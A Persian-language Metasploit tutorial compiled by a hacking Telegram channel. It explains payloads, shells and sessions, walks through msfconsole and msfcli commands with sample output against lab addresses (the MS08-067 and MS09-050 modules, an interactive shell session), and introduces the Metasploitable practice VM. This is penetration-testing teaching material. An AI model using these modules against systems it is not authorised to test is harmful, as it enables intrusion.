مرور آموزشهای مبحث Metasploit

جمع بندی مطالب دوره آموزشی ابزار قدرتمند Metasploit

کانال تلگرام The Hacking

نویسنده : گروه مدیریت کانال The Hacking

ویراستار: مهران صاحب کوهی

پیشگفتار:

باز هم پایان یک دورهء آموزشی دیگر در کانال @TheHacking و بازهم یک فایل PDF شامل آموزشهای دوره آموزشی مذکور! این کار تنها گوشه ای از وظایف کانال The Hacking است...

کانال The Hacking، یک کانال تلگرام است که روزانه آموزشها و مطالب مفیدی را در رابطه با مباحث هکینگ و امنیت در رایانه ها قرار می دهد. هرچند مدت دوره های آموزشی مفیدی در رابطه با مباحث مختلف رایانه و فناوری قرار میدهد. ما سعی داریم تا در انتهای هر دوره آموزشی یک فایل PDF که شامل مطالب دوره ی برگزار شده است قرار دهیم تا هم کاربرانی که در اواسط دوره به جمع ما اضافه شده اند بتوانند به کل آموزشهای دوره دسترسی داشته باشند و هم یک آرشیو و منبع آموزشی برای سایر کاربران باشد.

دوره هایی که تاکنون در کانال برگزار شده اند، عبارتند از:

1- وایرلس هکینگ
2- کالی لینوکس
3- وب هکینگ
4- امنیت در دنیای مجازی

که از این میان فایل PDF آموزشهای کالی لینوکس و وب هکینگ تهیه شده اند. این فایلهای PDF را می توانید از لینک های زیر دانلود کنید:

PDF مرور آموزشهای مبحث کالی لینوکس:

http://yon.ir/kalitut

PDF مرور آموزشهای مبحث وب هکینگ:

http://yon.ir/webhacking

در این فایل PDF، آموزشهای مبحث متاسپلویت را برای شما عزیزان گردآوری نموده ایم که امیدواریم استفادهء مفیدی از این مطالب داشته باشید. نکته ای که در اینجا قابل ذکر است این است که

با توجه به اینکه متاسپلویت یک ابزار تست نفوذپذیری است و تنها برای آزمایش امنیت سیستم ها و وبسایت ها استفاده می شود، خواهشمندیم از استفاده نادرست از این مطالب جداً خودداری نمایید. عواقب ناشی از سوء استفاده از آموزشهای این دوره بر عهده کاربر بوده و کانال The Hacking هیچ مسئولیتی را در قبال این سوء استفاده بر عهده نخواهند گرفت.

در انتها لازم میدانم از همکاری دوستان عزیز تیم مدیریت کانال، آقایان میلاد صفری، محمدرضا مختاری، محمد قاسمی و دیگر دوستان عزیز آقایان آرش خزایی، محمد نفوذی، سجاد تیموری و مهدی اردستانی و بویژه شما کاربران و همراهان کانال The Hacking که همواره با حضور خود انرژی مضاعف به ما می دهید، تشکر و قدردانی فراوانی را داشته باشم.

مهران صاحب کوهی – 27 دی ماه 1394

MehRun Saheb Kuhi - January 17, 2016

مقدمه:

پس از اینکه اطلاعاتی مفید در مورد هدف مانند تشخیص نوع سیستم عامل آن، فعال بودن ماشین ها و سرویس ها، وضعیت باز یا بسته بودن پورت ها، آسیب پذیری های موجود در برنامه های نصب شده روی ماشین ها و سیستم های هدف، اکنون نوبت آن رسیده است تا با استفاده از ابزارها و تکنیک های موردنیاز و همچنین اطلاعات مفید جمع آوری شده به هدف نفوذ کنیم.

در این دورهء آموزشی ما نحوه استفاده از ابزار قدرتمند متااسپلویت (Metasploit) و روش های نفوذ از طریق این ابزار را بررسی خواهیم کرد. امروزه تمام کسانی که از سیستم عامل های لینوکس توزیع های Backtrack و Kali استفاده می کنند، با این ابزار آشنایی دارند. متااسپلویت یک ابزار برای آزمایش نفوذپذیری (Penetration Testing) است که با اکسپلویت ها و ماژول ها و دیگر بخش هایی که دارا می باشد، نفوذگران و متخصصین شبکه را قادر می سازد تا با استفاده از ضعف های موجود در سیستم هدف، به آن نفوذ کرده و با توجه به انگیزه خود از این نفوذ، عملیات خود را برروی هدف مورد نظر پیاده سازی و اجرا نمایند.

بدیهی است که هدف نفوذگران حرفه ای و متخصصین شبکه از این نفوذ، نشان دادن ضعف امنیتی موجود در سیستم های هدف است. برخی از نفوذگران دیگر که اهداف خرابکارانه ای را در سر می پرورانند، انگیزشان از این نفوذ، انجام عملیات خرابکارانه و وارد آوردن ضربات اقتصادی و خسارت به هدف می باشد.

پیش نیازهای دوره آموزشی ابزار قدرتمند Metasploit:

برای شروع این دوره و درک بهتر آموزشها لازم است تا کاربران گرامی آشنایی مختصری با سیستم عامل کالی لینوکس و بک ترک لینوکس داشته باشند. اگرچه سیستم عامل بک ترک دارای ضعف ها و کمبودهایی نسبت به کالی لینوکس بوده و نیز از طرف تیم توسعه دهنده آن پشتیبانی نمی شود، پس بهتر است از سیستم عامل کالی لینوکس استفاده کنید. در دروه های آموزشی گذشته که در کانال TheHacking برگزار شد، به بیان آموزش های سیستم عامل محبوب کالی لینوکس پرداختیم که شما عزیزان می توانید این آموزشها را در مطالب پیشین کانال مشاهده و یا از PDFی که مشتمل بر آموزشهای دروه مذکور است استفاده کنید. این PDF را می توانید از لینک زیر دانلود کنید:

http://yon.ir/kalitut

دانلود متااسپلویت:

متااسپلویت به عنوان یک ابزار از پیش قرار داده شده در کالی لینوکس موجود است. با این حال برخی کاربران تمایل دارند از نسخه تحت ویندوز آن استفاده نمایند. برای دانلود متااسپلویت تحت ویندوز می توانید به لین کزیر رفته و یکی از نسخه های Pro یا Community را انتخاب کنید:

http://www.rapid7.com/products/metasploit/download.jsp

پس از تکمیل فرم و درج مشخصات، می توانید نرم افزار را دانلود و نصب کنید.

بدلیل اینکه این وبسایت به IP های ایرانی اجازه دانلود نمی دهد، می بایست IP خود را تغییر داده و یا از پروکسی برای دانلود استفاده کنید.

یکی از پروکسی های معروف، Free Gate نام دارد که می توانید آنرا از لینک زیر دریافت نمایید:

http://www.saveinter.net

تعاریف و اصطلاحات:

پیش از آنکه به بیان آموزشهای استفاده از متااسپلویت بپردازیم، لازم است تا با برخی از اصطلاحات استفاده شده در طی آموزشها آشنا شوید. آگاهی از این مفاهیم و اصطلاحات، به درک بهتر کاربران از آموزشها کمک فراوانی خواهد کرد.

1- آسیب پذیری :(Vulnerability) به نقطه ضعف ها و حفره های امنیتی موجود در یک برنامه، سایت یا سیستم عامل را آسیب پذیری یا باگ می گویند که توسط برنامه نویسان و هکرها کشف شده و پس از کشف از آنها برای نفوذ استفاده می شود.

2- اکسپلویت :(Exploit) واژهء Exploit در لغت به معنای بهره برداری کردن بوده و در اصطلاح هکینگ به روش یا برنامه ای که به نفوذگر اجازه سوء استفاده از باگ ها و ضعف های امنیتی موجود در سیستم هدف را می دهد، اکسپلویت می گویند.

3- آی پی IP : در دنیای اینترنت و شبکه، هر رایانه و دستگاهی که به اینترنت و شبکه متصل می شود، دارای یک آدرس منحصر بفرد است که به این آدرس IP می گویند. این آدرس که به شکل یک عدد چهار بخشی می باشد، هر بخش از آن اعدادی از 1 تا 255 را می پذیرد. مثلاً: 192.168.110.2

4- پورت چیست؟ به درگاههای (مجازی) رایانه، در اصطلاح پورت Port می گویند. در حالت کلی هر برنامه ای که بخواهد از طریق شبکه (از راه دور یا Remote) قابل دسترس باشد، باید از یکی از پورت ها استفاده کند. مثلاً هنگامی که شما از یک مرورگر برای مشاهده یک صفحه وب استفاده می کنید، در واقع وب سروری که وبسایت را نگه داری میکند، به پورت شماره 80 در اصطلاح گوش داده و اطلاعات دریافتی را از طریق پورت 80 دریافت می کند.
پس زمانی که میگوئیم یک پورت باز است، یعنی برنامه ای روی آن رایانه نصب شده که شماره پورت مربوطه را باز نموده است. به عبارت دیگر برنامه مذکور در پشت آن پورت بصورت فال گوش منتظر دریافت اطلاعات است. پس نتیجه میگیریم که از طریق یک پورت بسته نمیتوان نفوذ کرد و نیز پورت ها به خودی خود باز نمیشوند.
نکته: برای اینکه بفهمیم چه پورت هایی روی سیستم هدف باز هستند، از روش Port Scanning استفاده میکنیم . ابزارهایی مانند Netcat و Nmap، پورت اسکنرهای مناسبی هستند.

5- تارگت: تارگت معمولاً مشخصات نسبتاً دقیقی از هدف است. مثلاً عبارت Win XP SP3 en بدین معناست که هدف موردنظر از ویندوز XP سرویس پک 3 انگلیسی استفاده می کند. چنین اطلاعاتی در اغلب اکسپلویت ها قرار میگیرند.

6- پی لود (Payload): پیلود را می توان در تعریفی ساده بدین شکل بیان کرد: " به وسایلی که نفوذگر در زمان نفوذ به هدف از آنها استفاذه میکند." به عنوان مثال یک کیسه برای برداشتن پول ها از بانک و ...

اما تعریف اصلی پیلود بدین صورت است: " پیلود در واقع میزان دسترسی نفوذگر پس از اجرای موفقیت آمیز اکسپلویت را مشخص می کند. معمولاً پیلود درون کدهای اکسپلویت جاسازی می شود و اعمال خاصی را انجام می دهد. یکی از معروفترین پیلودها Meterpreter است که بسیار از آن استفاده خواهیم کرد.
مهمترین پیلودها عبارتند از: VNC Injection , File Execution , Interactive Shell , Command Execution, Meterpreter , ...


7- شل یا Shell: تمامی دستورات سیستم عامل ها اعم از ویندوز و لینوکس و ... در محیط خط فرمان اجرا می شوند که این محیط در ویندوز، Command Prompt و در لینوکس، Terminal نام دارد. هنگامی که نفوذگر به این خط فرمان دسترسی پیدا می کند اصطلاحاً می گوئیم به شل رسیده است.

8- نشست یا Session: به مجموعه عملیاتی که پس از برقراری یک ارتباط بین دو فرایند و با یک توافق اولیه آغاز و سپس یک سری تراکنش (transaction) ادامه می‌یابد و سپس در روالی هماهنگ و مورد توافق ختم می شود، یک نشست می گویند.


معرفی رابط (Interface)های متااسپلویت:

متااسپلویت شامل 3 رابط جهت ارتباط با کاربر است که در ادامه به بررسی هریک می پردازیم:

1- رابط کنسول (msfconsole): این رابط در درجه اول قرار داشته و برای مدیریت پایگاههای داده، مدیریت نشست ها، کانفیگ یا پیکربندی و اجرای ماژول های متااسپلویت استفاده می شود. مهمترین هدف این رابط، ایجاد ارتباط بین نفوذگر و سیستم هدف برای اجرای اکسپلویت ها می باشد. برای وارد شدن به محیط کنسول متااسپلویت، از دستور msfconsole استفاده می کنیم.



2- رابط خط فرمان (msfcli): متاسپلویت از این رابط برای انجام وظایفش استفاده می کند. همچنین این رابط در خودکار سازی وظایف و اسکریپت ها بخوبی ایفای نقش می کند. کار با این رابط برای افراد مبتدی کمی دشوار بوده و علاوه بر این از سرعت عملکرد کمتری نسبت به رابط کنسول برخوردار است.
جهت استفاده از این رابط دستورmsfcli را اجرا می کنیم.



3- Armitage - رابط گرافیکی متاسپلویت: بسیاری از افراد، آرمیتیج را یک رابط GUI یا همان Graphic User Interface متاسپلویت می دانند. این ابزار افزون بر داشتن محیط کنسول متاسپلویت، با داشتن ویژگی Tabbing، این امکان را می دهد که در هر لحظه بتوان به بیش از یک کنسول متاسپلویت دسترسی داشته و نشست های بدست آمده را مشاهده کرد. برای اجرای این رابط گرافیکی متاسپلویت، می توان از مسیر زیر در کالی لینوکس به آن دسترسی داشت:

Application > Kali > Explotation tools > Network Explotation > Armitage

برای مشاهده آموزش تصویری کار با Armitage می توانید از آموزش زیر استفاده کنید:

http://s5.picofile.com/file/8199785350/armitage_fullsecurity_org_.zip.html

معرفی دستورات رابط کنسول متاسپلویت (msfconsole):

در مطالب پیشین، در این مورد رابط صحبت کردیم و بیان نمودیم که این رابط در درجه اول قرار داشته و هدف اصلی آن ایجاد ارتباط بین نفوذگر و با هدف برای اجرای اکسپلویت است. در این قسمت قصد داریم تا شما عزیزان را با دستورات مهم و کاربردی msfconsole آشنا کنیم.

1- دستور back: گاهی اوقات ما کارمان با یک ماژول خاص به پایان رسیده و یا احیاناً ماژولی را به اشتباه انتخاب کرده ایم. در این مواقع می توانیم با اجرای دستور back به مرحله قبل بازگشته و یک ماژول دیگر را انتخاب کنیم.کاربرد این دستور بصورت زیر است:

```
msf auxiliary(ms09_001_write) > back
msf >
```

نکته: در این دستور، نشست(ها) و سرور(ها)ی کنونی ایجاد شده حفظ خواهند شد.

2- دستور banner: این دستور بصورت تصادفی یکی از بنر های رابط کنسول متاسپلویت را نمایش می دهد. کاربرد این دستور به صورت زیر است:

```
msf > banner

 _                                                    _
/ |    /                __                          _  __  /_/ __
| |   / | _____                 ___    _____ | | /    _
| | /| | | ___ |- -|   /    / __ | -__/ | || | || | |- -|
|_|   | | | _|__   | |_   / - __     | |    | | __/| |   | |_
      |/  |____/  ___/ / \___/   /     __|    |_  ___

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.11.4-2015071402                   ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]
```

3- دستور check: اکسپلویت ها و ماژول هایی که در متاسپلویت قرار دارند، هرکدام برای آسیب پذیری ها و اهداف خاصی تهیه شده اند. گاهی اوقات ما یک هدفی را برای نفوذ انتخاب کرده و قصد داریم تا یک اکسپلویت را علیه آن برای نفوذ استفاده کنیم. در ای نمواقع می توانیم (باید) با استفاده از دستور check بررسی کنیم که آیا هدف انتخابی ما نسبت به اکسپلویت مورد نظر آسیب پذیر و قابل نفوذ هست یا خیر.
کاربرد این دستور به صورت زیر است:

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    172.16.194.134   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf exploit(ms08_067_netapi) > check

[*] Verifying vulnerable status... (path: 0x0000005a)
[*] System is not vulnerable (status: 0x00000000)
[*] The target is not exploitable.
msf  exploit(ms08_067_netapi) >
```

4- دستور color: از این دستور می توان برای رنگی کردن قسمت هایی از نتایج دستورات اجرا شده استفاده نموده باعث خواناتر شدن نتایج می شود.
کاربرد این دستور بصورت زیر است:

```
msf > color
Usage: color <'true'|'false'|'auto'>

Enable or disable color output.
```

5- دستور connect: از ابزار معروف netcat یک نسخه کوچک شده در رابط کنسول متاسپلویت وجود دارد که این نت کت از SSL، پروکسی و Pivoting و نیز از قابلیت ارسال فایل پشتیبانی میکند. شما می توانید با داشتن یک IP و پورت به سیستم میزبان هدف خود بصورت ریموت (Remote) همانند ابزار Netcat اصلی و Telnet متصل شوید.
کاربرد این دستور بصورت زیر است:

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
DD-WRT login:
```

شما علاوه بر این می توانید تمامی گزینه های اضافی مربوط به این دستور را با استفاده از پارامتر h- مشاهده کنید:

```
msf > connect -h
Usage: connect [options]

Communicate with a host, similar to interacting via netcat, taking advantage
of
any configured session pivoting.

OPTIONS:

    -C        Try to use CRLF for EOL sequence.
    -P <opt>  Specify source port.
    -S <opt>  Specify source address.
    -c <opt>  Specify which Comm to use.
    -h        Help banner.
    -i <opt>  Send the contents of a file.
    -p <opt>  List of proxies to use.
    -s        Connect with SSL.
    -u        Switch to a UDP socket.
    -w <opt>  Specify connect timeout.
    -z        Just try to connect, then return.

msf >
```

6- دستور edit: با استفاده از دستور edit، می توان به ویرایش ماژول فعلی با $VISUAL و $EDITOR پرداخت. بطور پیشفرض اینکار در Vim انجام می شود.
کاربرد این دستور بصورت زیر است:

```
msf exploit(ms10_061_spoolss) > edit
[*] Launching /usr/bin/vim /usr/share/metasploit-
framework/modules/exploits/windows/smb/ms10_061_spoolss.rb

##
# This module requires Metasploit: http//metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
```

```
require 'msf/windows_error'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::DCERPC
  include Msf::Exploit::Remote::SMB
  include Msf::Exploit::EXE
  include Msf::Exploit::WbemExec

  def initialize(info = {})
```

7- دستور exit: از این دستور برای خروج از محیط msfconsole استفاده می شود. بصورت زیر:

```
msf exploit(ms10_061_spoolss) > exit
root@kali:~#
```

8- دستور help: این دستور یک لیست بهمراه شرح مختصری از تمامی دستورات مفید را در اختیار شما قرار می دهد. بصورت زیر:

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
...snip...

Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-
detected)
...snip...
```

9- دستور info: این دستور تمامی اطلاعات مربوط به یک ماژول خاص شمال تمامی گزینه ها، تارگت ها و دیگر اطلاعات مورد نیاز را نمایش می دهد. توصیه می کنیم قبل از استفاده از هر ماژول اطلاعات و جزئیات مربوط به آن ماژول را مشاهده کنید تا در حین نفوذ به مشکلات احتمالی برخورد نکنید.
این دستور اطلاعات زیر را در اختیار شما قرار می دهد:
- اطلاعات مربوط به نویسنده و لایسنس ماژول

- مراجع و رفرنس های آسیب پذیری (CVE، BID و ...)
- جزئیات پیلودی که در این ماژول جاسازی شده است.
کاربرد این دستور بصورت زیر است:

```
msf  exploit(ms09_050_smb2_negotiate_func_index) > info
exploit/windows/smb/ms09_050_smb2_negotiate_func_index

       Name: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table
Dereference
     Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
    Version: 14774
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Good

Provided by:
  Laurent Gaffie <laurent.gaffie@gmail.com>
  hdm <hdm@metasploit.com>
  sf <stephen_fewer@harmonysecurity.com>

Available targets:
  Id  Name
  --  ----
  0   Windows Vista SP1/SP2 and Server 2008 (x86)

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOST                    yes       The target address
  RPORT   445              yes       The target port
  WAIT    180              yes       The number of seconds to wait for the
attack to complete.

Payload information:
  Space: 1024

Description:
  This module exploits an out of bounds function table dereference in
  the SMB request validation code of the SRV2.SYS driver included with
  Windows Vista, Windows 7 release candidates (not RTM), and Windows
  2008 Server prior to R2. Windows Vista without SP1 does not seem
  affected by this flaw.

References:
  http://www.microsoft.com/technet/security/bulletin/MS09-050.mspx
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-3103
  http://www.securityfocus.com/bid/36299
  http://www.osvdb.org/57799
  http://seclists.org/fulldisclosure/2009/Sep/0039.html
  http://www.microsoft.com/technet/security/Bulletin/MS09-050.mspx

msf  exploit(ms09_050_smb2_negotiate_func_index) >
```

10- دستور irb: از این دستور برای نوشتن اسکریپت های به زبان Ruby استفاده می شود. نفوذگر بعد از اجرای این دستور می تواند وارد محیط مخصوص کدنویسی شده و شروع به نوشتن اسکریپت های روبی نماید.
کاربرد این دستور بصورت زیر است:

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!
=> nil
>> Framework::Version
=> "4.8.2-2014022601"
```

11- دستور jobs: جاب ها (Jobs) ماژول هایی هستند که در حالت Background یا پشت صحنه اجرا می شوند. دستور jobs قابلیت لیست کردن، ایجاد ارتباط و یا terminate کردن این jobها را فراهم می کند.
کاربرد این دستور به صورت زیر است:

```
msf > jobs -h
Usage: jobs [options]

Active job manipulation and interaction.

OPTIONS:

    -K        Terminate all running jobs.
    -h        Help banner.
    -i <opt>  Lists detailed information about a running job.
    -k <opt>  Terminate the specified job name.
    -l        List all running jobs.
    -v        Print more detailed info.  Use with -i and -l

msf >
```

12- دستور kill: این دستور هر sjob که با یک job id ایجاد شده است را حذف میکند. مثلاً:

```
msf exploit(ms10_002_aurora) > kill 0
Stopping job: 0...

[*] Server stopped.
```

13- دستور search: از این دستور برای پیدا کردن یک ماژول خاص استفاده می شود. مثلاً:

```
msf > search usermap_script

Matching Modules
================

   Name                                Disclosure Date  Rank
Description
   ----                                ---------------  ----       -----------
-
   exploit/multi/samba/usermap_script  2007-05-14       excellent  Samba
"username map script" Command Execution

msf >
```

14- دستور sessions: دستور Sessions این امکان را می دهد تا به لیست کردن، ایجاد ارتباط و یا حذف (kill) کردن نشست ها بپردازیم. نشست ها در این مورد می توانند محیطهای Shell، نشست های Meterpreter و یا VNC و یا ... باشند.
نمونهء کاربرد این دستور بصورت زیر است:

```
msf > sessions -h
Usage: sessions [options]

Active session manipulation and interaction.

OPTIONS:

    -K        Terminate all sessions
    -c <opt>  Run a command on the session given with -i, or all
    -d <opt>  Detach an interactive session
    -h        Help banner
    -i <opt>  Interact with the supplied session ID
    -k <opt>  Terminate session
    -l        List all active sessions
    -q        Quiet mode
    -r        Reset the ring buffer for the session given with -i, or all
    -s <opt>  Run a script on the session given with -i, or all
    -u <opt>  Upgrade a win32 shell to a meterpreter session
    -v        List verbose fields
```

برای لیست کردن هر نشست فعال از پارامتر l- در کنار دستور Sessions استفاده میکنیم:

```
msf exploit(3proxy) > sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  1   Command shell  192.168.1.101:33191 -> 192.168.1.104:4444
```

برای ایجاد ارتباط با یک نشست فعالی که در لیست بالا آورده شده است، از پارامتر i- و شماره id نشست مورد نظر استفاده می کنیم:

```
msf exploit(3proxy) > sessions -i 1
[*] Starting interaction with 1...

C:WINDOWSsystem32>
```

15- دستور set: این دستور به شما این امکان را می دهد تا به پیکربندی یا کانفیگ آپشن های فریم ورک و پارامترهای مربوط به نشست فعلی را که در حال کار با آن هستید، انجام دهید:

```
msf auxiliary(ms09_050_smb2_negotiate_func_index) > set RHOST 172.16.194.134
RHOST => 172.16.194.134
msf auxiliary(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  172.16.194.134   yes       The target address
   RPORT  445              yes       The target port
   WAIT   180              yes       The number of seconds to wait for the
attack to complete.

Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

16- دستور show: از این دستور برای مشاهده جزئیات و تنظیم گزینه های اضافی در ماژول ها استفاده می شود. مثلاً با اجرای دستور show auxiliary، لیستی از تمام ماژول های auxiliaty موجود در متاسپویت نمایش داده می شود.

```
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

17- دستور use: از این دستور برای هرآنچه (ماژول ها، اکسپلویتها و ...) که قصد داریم در نفوذ استفاده کنیم، استفاده می شود:

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   445              yes       Set the SMB service port

msf auxiliary(ms09_001_write) >
```

18- دستور exploit: از این دستور برای اجرای اکسپلویت استفاده می شود.

19- دستور run: برای اجرای یک ماژول (به غیر از اکسپلویت) استفاده می شود.

معرفی پارامترهای کاربردی رابط خط فرمان متاسپلویت (msfcli):

همانطور که در مطالب پیشین بیان کردیم، یکی از رابط های متاسپلویت، رابط خط فرمان بوده که متاسپلویت از این رابط برای انجام وظایف خودش استفاده میکند .در این بخش قصد داریم تا شما عزیزان را با پارامترهای کاربردی این رابط آشنا نماییم.

برای مشاهده لیست کاملی از پارامترها می توانید از دستور msfcli -h استفاده کنید.

1- پارامتر a: این پارامتر، تنظیمات پیشرفته ماژول انتخاب شده را نشان می دهد. مثلاً:

root@Kali: msfcli auxiliary/scanner/portscan/xmas A


2- پارامتر s: این پارامتر توضیحاتی در مورد ماژول انتخاب شده را ارائه می دهد.

3- پارامتر o: این پارامتر حداقل فیلدهایی که یک نفوذگر باید پر کند تا ماژول مربوطه اجرا شود را نشان می دهد. فیلدهایی که ستون Required آنها برابر مقدار yes است باید پر شوند. برخی از این فیلدها از قبل پر شده اند و برخی دیگر می بایست توسط نفوذگر پر شوند.

4- پارامتر e: پس از تنظیم ماژول مربوطه می توانید با استفاده از پارامتر e ماژول انتخاب شده را اجرا کنید. مثلاً:

root@Kali: msfcli auxiliary/scanner/portscan/xmas e

معرفی آزمایشگاه تست نفوذپذیری Metasploitable:



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

